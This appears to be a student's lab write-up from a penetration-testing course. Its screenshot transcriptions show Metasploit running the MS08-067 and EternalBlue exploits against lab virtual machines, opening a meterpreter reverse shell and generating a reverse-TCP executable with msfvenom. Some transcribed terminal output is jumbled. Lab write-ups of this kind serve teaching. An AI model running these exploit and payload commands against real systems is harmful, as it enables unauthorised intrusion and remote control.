the following commands and output:

```
msf5 > use windows/smb/ms08_067_netapi
[-] No results from search
[-] Failed to load module: windows/smb/ms08_067_netapi
msf5 > use windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    445              yes       The target address range or CIDR identifier
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) >
```

The desktop background is blue with a white dragon logo and the text "KALI BY OFFENSIVE SECURITY". A taskbar at the bottom shows various application icons and the system clock displays "1:47 PM 7/23/2023".



Here I configured the settings and ran the exploit on the target.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the following commands and output:

```
msf5 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.10.14
rhosts => 192.168.10.14
msf5 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(windows/smb/ms08_067_netapi) > set lport 4458
lport => 4458
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):



| Name    | Current Setting | Required | Description                                 |
|---------|-----------------|----------|---------------------------------------------|
| RHOSTS  | 192.168.10.14   | yes      | The target address range or CIDR identifier |
| RPORT   | 445             | yes      | The SMB service port (TCP)                  |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)      |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.10.13   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4458            | yes      | The listen port                                           |



Exploit target:



| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |



msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4458
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms08_067_netapi) >
```

Activate Windows  
Go to Settings to activate Windows.



In this screenshot you can see that I set the correct parameters by using the set rhosts, set l hosts, set lport commands along with searching the commands to set the payload and search the exploit module.

```
Applications ▾ Places ▾ Terminal ▾ Sun 20:16 1
root@CS2APenTest: ~
File Edit View Search Terminal Help
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.10.11
rhosts => 192.168.10.11
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.10.11   yes       The target address range or CIDR identifier
  RPORT     445              yes       The target port (TCP)
  SMBDomain .                no        (Optional) The Windows domain to use for authentication
  SMBPass   .                no        (Optional) The password for the specified username
  SMBUser   .                no        (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.10.13   yes       The listen address (an interface may be specified)
  LPORT     4458             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
[-] Unknown command: exploit.
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4458
[+] 192.168.10.11:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[*] 192.168.10.11:445 - Connecting to target for exploitation.
[+] 192.168.10.11:445 - Connection established for exploitation.
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020 37 36 30 30 7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
```

Activate Windows  
Go to Settings to activate Windows.



In this screenshot you can see that I set the correct parameters by using the set rhosts, set l hosts, set lport commands along with searching the commands to set the payload and search the exploit module.

Applications ▾ Places ▾ Terminal ▾ Sun 20:19 1

root@CS2APenTest: ~

File Edit View Search Terminal Help

[\*] 192.168.10.14:445 - Attempting to trigger the vulnerability...  
[\*] Exploit completed, but no session was created.  
msf5 exploit(windows/smb/ms08\_067\_netapi) > use exploit/windows/smb/ms17\_010\_eternalblue  
msf5 exploit(windows/smb/ms17\_010\_eternalblue) > set payload windows/x64/meterpreter/reverse\_tcp  
payload => windows/x64/meterpreter/reverse\_tcp  
msf5 exploit(windows/smb/ms17\_010\_eternalblue) > showoptions  
s[-] Unknown command: showoptions.  
hmsf5 exploit(windows/smb/ms17\_010\_eternalblue) > show options  
Module options (exploit/windows/smb/ms17\_010\_eternalblue):  

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	445	yes	The target port (TCP)
SMBDomain	.	no	(Optional) The Windows domain to use for authentication
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target.

  
Payload options (windows/x64/meterpreter/reverse\_tcp):  

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

  
Exploit target:  

Id	Name
0	Windows 7 and Server 2008 R2 (x64) All Service Packs

  
msf5 exploit(windows/smb/ms17\_010\_eternalblue) > set lhost 192.168.10.13  
lhost => 192.168.10.13  
msf5 exploit(windows/smb/ms17\_010\_eternalblue) > sset rhost 192.168.10.11  
[-] Unknown command: sset.  
msf5 exploit(windows/smb/ms17\_010\_eternalblue) > set lport 4458  
lport => 4458  
msf5 exploit(windows/smb/ms17\_010\_eternalblue) > show options  
Module options (exploit/windows/smb/ms17\_010\_eternalblue):  


Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	445	yes	The target port (TCP)

87°F Mostly sunny 4:19 PM 7/23/2023

Activate Windows  
Go to Settings to activate Windows.



Here we can see that I executed the correct commands to gain all of the information that was stored on the virtual machine.



```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.  
[+] 192.168.10.11:445 - Sending final SMBv2 buffers.  
[+] 192.168.10.11:445 - Sending last fragment of exploit packet!  
[+] 192.168.10.11:445 - Receiving response from exploit packet  
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!  
[+] 192.168.10.11:445 - Sending egg to corrupted connection.  
[+] 192.168.10.11:445 - Triggering free of corrupted buffer.  
[+] 192.168.10.11:445 - =====  
[+] 192.168.10.11:445 - =====FAIL=====  
[+] 192.168.10.11:445 - =====  
[+] 192.168.10.11:445 - Connecting to target for exploitation.  
[+] 192.168.10.11:445 - Connection established for exploitation.  
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply  
[+] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)  
[+] 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2  
[+] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard  
[+] 192.168.10.11:445 - 0x00000020 37 36 30 30 7600  
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply  
[+] 192.168.10.11:445 - Trying exploit with 17 Groom Allocations.  
[+] 192.168.10.11:445 - Sending all but last fragment of exploit packet  
[+] 192.168.10.11:445 - Starting non-paged pool grooming  
[+] 192.168.10.11:445 - Sending SMBv2 buffers  
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.  
[+] 192.168.10.11:445 - Sending final SMBv2 buffers.  
[+] 192.168.10.11:445 - Sending last fragment of exploit packet!  
[+] 192.168.10.11:445 - Receiving response from exploit packet  
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!  
[+] 192.168.10.11:445 - Sending egg to corrupted connection.  
[+] 192.168.10.11:445 - Triggering free of corrupted buffer.  
[+] Sending stage (206403 bytes) to 192.168.10.11  
[+] Meterpreter session 1 opened (192.168.10.13:4458 -> 192.168.10.11:49158) at 2023-07-23 20:15:26 -0400  
[+] 192.168.10.11:445 - =====  
[+] 192.168.10.11:445 - =====WIN=====  
[+] 192.168.10.11:445 - =====  
meterpreter > screenshot  
Screenshot saved to: /root/asKZVKYj.jpeg  
meterpreter > localtime  
Local Date/Time: 2023-07-23 20:23:32.628 Eastern Daylight Time (UTC-500)  
meterpreter > getsid  
Server SID: S-1-5-18  
meterpreter > getpid  
Current pid: 1116  
meterpreter > sysinfo  
Computer : W2008R2  
OS : Windows 2008 R2 (Build 7600).  
Architecture : x64  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 1  
Meterpreter : x64/windows  
meterpreter >
```

Activate Windows  
Go to Settings to activate Windows.



Here is where I told msfvenom to make the exe file so that I could complete the tcp reverse connection.

The screenshot shows a Kali Linux desktop environment. A terminal window is open, displaying the following commands and output:

```

root@CS2APenTest: ~
File Edit View Search Terminal Help
>
Loading root@CS2APenTest: # msfvenom -p windows/meterpreter/reverse_tcp lport=4458 lhost=192.168.10.13 -f exe -o djohn172.exe
[-] Failed to generate payload
meterpreter> bash: msfvenom: command not found
Loading root@CS2APenTest: # msfvenom -p windows/meterpreter/reverse_tcp lport=4458 lhost=192.168.10.13 -f exe -o djohn172.exe
[-] Failed to generate payload
meterpreter> payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
meterpreter> payload
[-] No arch selected, selecting arch: x86 from the payload
[-] Failed to generate payload
meterpreter> No encoder or badchars specified, outputting raw payload
meterpreter> Payload size: 341 bytes
[*] Final size of exe file: 73802 bytes
meterpreter> Saved as: djohn172.exe
meterpreter> root@CS2APenTest: # djohn172.exe /var/www/html/index.html
bash: djohn172.exe: command not found
meterpreter> root@CS2APenTest: # msfvenom djohn172.exe /var/www/html/index.html
ModuleError: No options
MsfVenom - a Metasploit standalone payload generator.
Name: Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
---
EXI -l, --list <type> List all modules for [type]. Types are: pay
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- --
0 Wildcard Target

meterpreter> msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
meterpreter> msf5 exploit(multi/handler) > set lport 4458
lport => 4458
meterpreter> msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.13:4458

```

A file explorer window is also open, showing the contents of the /var/www/html directory. It contains a file named index.html.



Here is where I made the file so that it can be uploaded once the tcp connection exploit was finished but I could not connect to the Internet on virtual machine on windows 7.

The screenshot shows a Kali Linux desktop environment. In the background, a terminal window titled "root@CS2APenTest: ~" displays the following commands and output:

```
root@CS2APenTest:~# touch 'IMadeIT-djohn172.txt'
root@CS2APenTest:~# nano 'IMadeIT-djohn172.txt'
root@CS2APenTest:~# ls
askZVKYj.jpeg  Desktop      Downloads    Pictures     Videos
core           djohn172.exe IMadeIT-djohn172.txt Public       VMshare
CYSE301        Documents    Music        Templates
```

In the foreground, a terminal window titled "meterpreter" shows the Meterpreter session:

```
meterpreter > msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
---
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target

msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(multi/handler) > set lport 4458
lport => 4458
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.13:4458
```



Here I set the parameters to the correct setting and started the reverse tcp connection.

```
Applications ▾ Places ▾ Terminal ▾ Sun 21:29 1
root@CS2APenTest: ~
File Edit View Search Terminal Help
Logged On Users : 1
Meterpreter : x64/windows
meterpreter > use exploit/multi/handler\
>
Loading extension exploit/multi/handler...
[-] Failed to load extension: No module of the name exploit/multi/handler found
meterpreter > use exploit multi/handler
Loading extension exploit...
[-] Failed to load extension: No module of the name exploit found
Loading extension multi/handler...
[-] Failed to load extension: No module of the name multi/handler found
meterpreter > use exploit/multi/handler
Loading extension exploit/multi/handler...
[-] Failed to load extension: No module of the name exploit/multi/handler found
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/ms17_010_eternalblue) > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST    192.168.10.13    yes       The listen address (an interface may be specified)
  LPORT    4444             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST    192.168.10.13    yes       The listen address (an interface may be specified)
  LPORT    4444             yes       The listen port

Exploit target:

